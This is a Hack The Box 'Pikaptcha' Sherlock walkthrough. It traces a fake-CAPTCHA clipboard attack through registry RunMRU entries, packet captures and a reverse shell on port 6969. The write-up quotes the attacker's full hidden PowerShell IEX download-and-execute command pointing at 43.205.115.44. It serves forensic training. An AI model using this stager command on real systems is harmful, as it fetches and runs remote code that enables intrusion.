

HACK THE BOX SHERLOCK - DFIR PIKAPTCHA

Sherlock Scenario

Happy Grunwald contacted the sysadmin, Alonzo, to notify him that he tried downloading the latest version of microsoft office from an update mail he received. He told that he visited the website and solved a captcha but no office download page came back. Alonzo, who himself was bombarded with phishing attacks last year and was now aware of attacker tactics, immediately notified the security team to isolate the machine as he suspected an intrusion. You are provided with network traffic and endpoint artifacts to answer few of concerning questions.

```
(rafael@raf)-[~/HTB_SHERLOCKS/Pikaptcha/Pikaptcha]
$ ls
2024-09-23T052209_alert_mssp_action.zip  pikaptcha.pcapng
```

After unzipping the file we get another zip file and a packet capture.

```
(rafael@raf)-[~/HTB_SHERLOCKS/Pikaptcha/Pikaptcha]
$ ls
2024-09-23T05_22_09_5720380_CopyLog.csv      2024-09-23T052209_alert_mssp_action.zip  pikaptcha.pcapng
2024-09-23T05_22_09_5720380_SkipLog.csv.csv  C


(rrafael@raf)-[~/HTB_SHERLOCKS/Pikaptcha/Pikaptcha]
$ cd C

(rrafael@raf)-[~/HTB_SHERLOCKS/Pikaptcha/Pikaptcha/C]
$ ls
Users  Windows
```

After unzipping the other zip file we see a number of logs and a C folder containing folders such as Users and Windows.

To do this Sherlock, I downloaded both files for this Sherlock in a Kali VM and Windows VM, because I will need the Kali Linux for analyzing the packet capture file, whereas with the Windows VM I need to analyze the registry files using Registry Explorer by Eric Zimmerman.

1. It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy grunwald. What is the full command that was run to download and execute the stager.



To find the answer to this question I need to open the file NTUSER.dat under the C folder and then Users and happy.grunwald since in this Sherlock he is the victim. And then I opened the NTUSER.dat on Registry Editor.


Then, in order to find which most recent commands are run, there is a specific Registry path we must follow which I will give below:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

Therefore, given in the screenshot above, I found the registry path and there is one command that stands out, and that is the answer which is


powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')", in which this command is trying to download from 43.205.115.44 server a file called office2024install.ps1.

2. At what time in UTC did the malicious payload execute?




The answer is still in the same Registry path and can be seen from the previous question's screenshot as well, therefore from the same row, there is a column called "Opened On", and that has to be the answer, which is **2024-09-23 05:07:45**


3. The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?



I transitioned to the Kali VM for this question since I need to use the PCAP file now. But then Kali Linux does not support checking the SHA256 without extracting the file to the disk out of the packet capture. Therefore I downloaded NetworkMiner.




However, since I am using the normal Network Miner version I cannot use it directly since Sherlock gave us a .pcapng file so I have to convert it first.



Here in NetworkMiner I have switched the tab from hosts to files and then searched up the file that was extracted and mentioned in a previous question which is office2024install.ps1 and then after double clicking it, we find the SHA256 hash of the file and I copy paste the value

579284442094e1a44bea9cfb7d8d794c8977714f827c97bcb2822a97742914de

4. To which port did the reverse shell connect?



In Wireshark, I went to Statistics > Endpoint, and then there we saw from the malicious attacker IP 43.205.115.44 where the office2024install.ps1 was obtained. It made a connection to a suspicious port which is **6969**.

5. For how many seconds was the reverse shell connection established between C2 and the victim's workstation?

No.	Time	Source	Destination	Signal	Protocol	Length	Info
1492	2024-09-23 05:07:48.073971	172.17.79.129	43.205.115.44	TCP	66	63589 → 6969	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
1493	2024-09-23 05:07:48.137918	43.205.115.44	172.17.79.129	TCP	60	6969 → 63589	[SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1493	2024-09-23 05:07:48.138142	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=1 Ack=1 Win=64240 Len=0
1800	2024-09-23 05:08:20.447920	43.205.115.44	172.17.79.129	TCP	61	6969 → 63589	[PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
1800	2024-09-23 05:08:20.497172	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=1 Ack=8 Win=64233 Len=0
1801	2024-09-23 05:08:20.528380	172.17.79.129	43.205.115.44	TCP	124	63589 → 6969	[PSH, ACK] Seq=1 Ack=8 Win=64233 Len=70

No.	Time	Source	Destination	Signal	Protocol	Length	Info
1493	2024-09-23 05:07:48.138142	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=1 Ack=1 Win=64240 Len=0
1800	2024-09-23 05:08:20.447920	43.205.115.44	172.17.79.129	TCP	61	6969 → 63589	[PSH, ACK] Seq=1 Ack=1 Win=64240 Len=7
1800	2024-09-23 05:08:20.497172	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=1 Ack=8 Win=64233 Len=0
1801	2024-09-23 05:08:20.528380	172.17.79.129	43.205.115.44	TCP	124	63589 → 6969	[PSH, ACK] Seq=1 Ack=8 Win=64233 Len=70
1801	2024-09-23 05:08:20.528380	172.17.79.129	43.205.115.44	TCP	60	6969 → 63589	[ACK] Seq=8 Ack=71 Win=64240 Len=0
2927	2024-09-23 05:12:02.882001	43.205.115.44	172.17.79.129	TCP	63	6969 → 63589	[PSH, ACK] Seq=8 Ack=71 Win=64240 Len=9
2927	2024-09-23 05:12:02.929146	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=71 Ack=8 Win=64233 Len=0
2932	2024-09-23 05:12:03.774006	172.17.79.129	43.205.115.44	TCP	101	63589 → 6969	[PSH, ACK] Seq=71 Ack=17 Win=64224 Len=47
2932	2024-09-23 05:12:03.774041	43.205.115.44	172.17.79.129	TCP	60	6969 → 63589	[ACK] Seq=17 Ack=118 Win=64240 Len=0
2946	2024-09-23 05:12:07.914215	43.205.115.44	172.17.79.129	TCP	63	6969 → 63589	[PSH, ACK] Seq=17 Ack=118 Win=64240 Len=9
2946	2024-09-23 05:12:07.920514	172.17.79.129	43.205.115.44	TCP	443	63589 → 6969	[PSH, ACK] Seq=118 Ack=26 Win=64215 Len=389
2946	2024-09-23 05:12:07.928514	43.205.115.44	172.17.79.129	TCP	60	6969 → 63589	[ACK] Seq=26 Ack=507 Win=64240 Len=0
3315	2024-09-23 05:12:57.644552	43.205.115.44	172.17.79.129	TCP	135	6969 → 63589	[PSH, ACK] Seq=26 Ack=507 Win=64240 Len=81
3315	2024-09-23 05:12:57.698920	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=507 Ack=107 Win=64134 Len=0
3321	2024-09-23 05:12:58.237817	172.17.79.129	43.205.115.44	TCP	101	63589 → 6969	[PSH, ACK] Seq=507 Ack=107 Win=64134 Len=47
3321	2024-09-23 05:12:58.237817	43.205.115.44	172.17.79.129	TCP	60	6969 → 63589	[ACK] Seq=107 Ack=554 Win=64240 Len=0
3648	2024-09-23 05:13:32.376870	43.205.115.44	172.17.79.129	TCP	206	6969 → 63589	[PSH, ACK] Seq=107 Ack=554 Win=64240 Len=152
3649	2024-09-23 05:13:32.418645	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=554 Ack=259 Win=63982 Len=0
4619	2024-09-23 05:14:19.252605	43.205.115.44	172.17.79.129	TCP	60	6969 → 63589	[PSH, ACK] Seq=259 Ack=554 Win=64240 Len=1
4619	2024-09-23 05:14:19.306901	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=554 Ack=260 Win=63981 Len=0
4625	2024-09-23 05:14:19.663180	43.205.115.44	172.17.79.129	TCP	60	6969 → 63589	[PSH, ACK] Seq=260 Ack=554 Win=64240 Len=1
4627	2024-09-23 05:14:19.711576	172.17.79.129	43.205.115.44	TCP	60	63589 → 6969	[ACK] Seq=554 Ack=261 Win=63980 Len=0
4806	2024-09-23 05:14:31.386096	43.205.115.44	172.17.79.129	TCP	60	6969 → 63589	[FIN, PSH, ACK] Seq=261 Ack=554 Win=64240 Len=0
4806	2024-09-23 05:14:31.484932	43.205.115.44	172.17.79.129	TCP	60	[TCP Retransmission] 6969 → 63589	[FIN, PSH, ACK] Seq=261 Ack=554

I made a filter to the attacker's IP and the port 6969. And then since it is a C2 communication I can just get the first packet's UTC time after the filter is applied and the last packet. In this case shown in the screenshots above, the UTC time is from 05:07:48 to 05:14:31.

From 05:07:48 to 05:14:31:

- From 05:07:48 → 05:14:00 = 6 minutes 12 seconds
- Then 05:14:00 → 05:14:31 = 31 seconds

Total:
6 minutes 43 seconds = **403 seconds** ✓

Therefore the answer is **403** seconds.



- Attacker hosted a malicious Captcha to lure in users. What is the name of the function which contains the malicious payload to be pasted in victim's clipboard?

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp
58627	favicon.ico[3].html	html	275 B	43.205.115.44	TCP 80	172.17.79.129	TCP 63570	HttpGetNormal	2024-09-23 05:06:17 UTC+00:00
6141	index(7).html	html	13.399 B	43.205.115.44	TCP 80	172.17.79.129	TCP 63580	HttpGetNormal	2024-09-23 05:07:57 UTC+00:00
157600	index(7).html	html	13.399 B	43.205.115.44	TCP 80	172.17.79.129	TCP 63580	HttpGetNormal	2024-09-23 05:07:57 UTC+00:00
148864	office2024install[3].ps1	ps1	1.355 B	43.205.115.44	TCP 80	172.17.79.129	TCP 63588	HttpGetNormal	2024-09-23 05:07:47 UTC+00:00

Shown in the screenshot given above, I have used Network Miner again to see the files inside the packet capture, and I filtered out using the

Rafael Angelo Christianto

malicious IP address. And there I find index.html which would be the standard to create an HTML website, therefore I run the page and therefore I can inspect the element.



In the screenshot above we see that the page has a CAPTCHA verification button, and I opened the Inspect menu and find the function name that suits to be this question's answer but then I found a function that contains a malicious payload mentioned before and then it is used to trick users to paste it from their clipboard to obtain the office2024install.ps1 file, so the answer is **stageClipboard**.

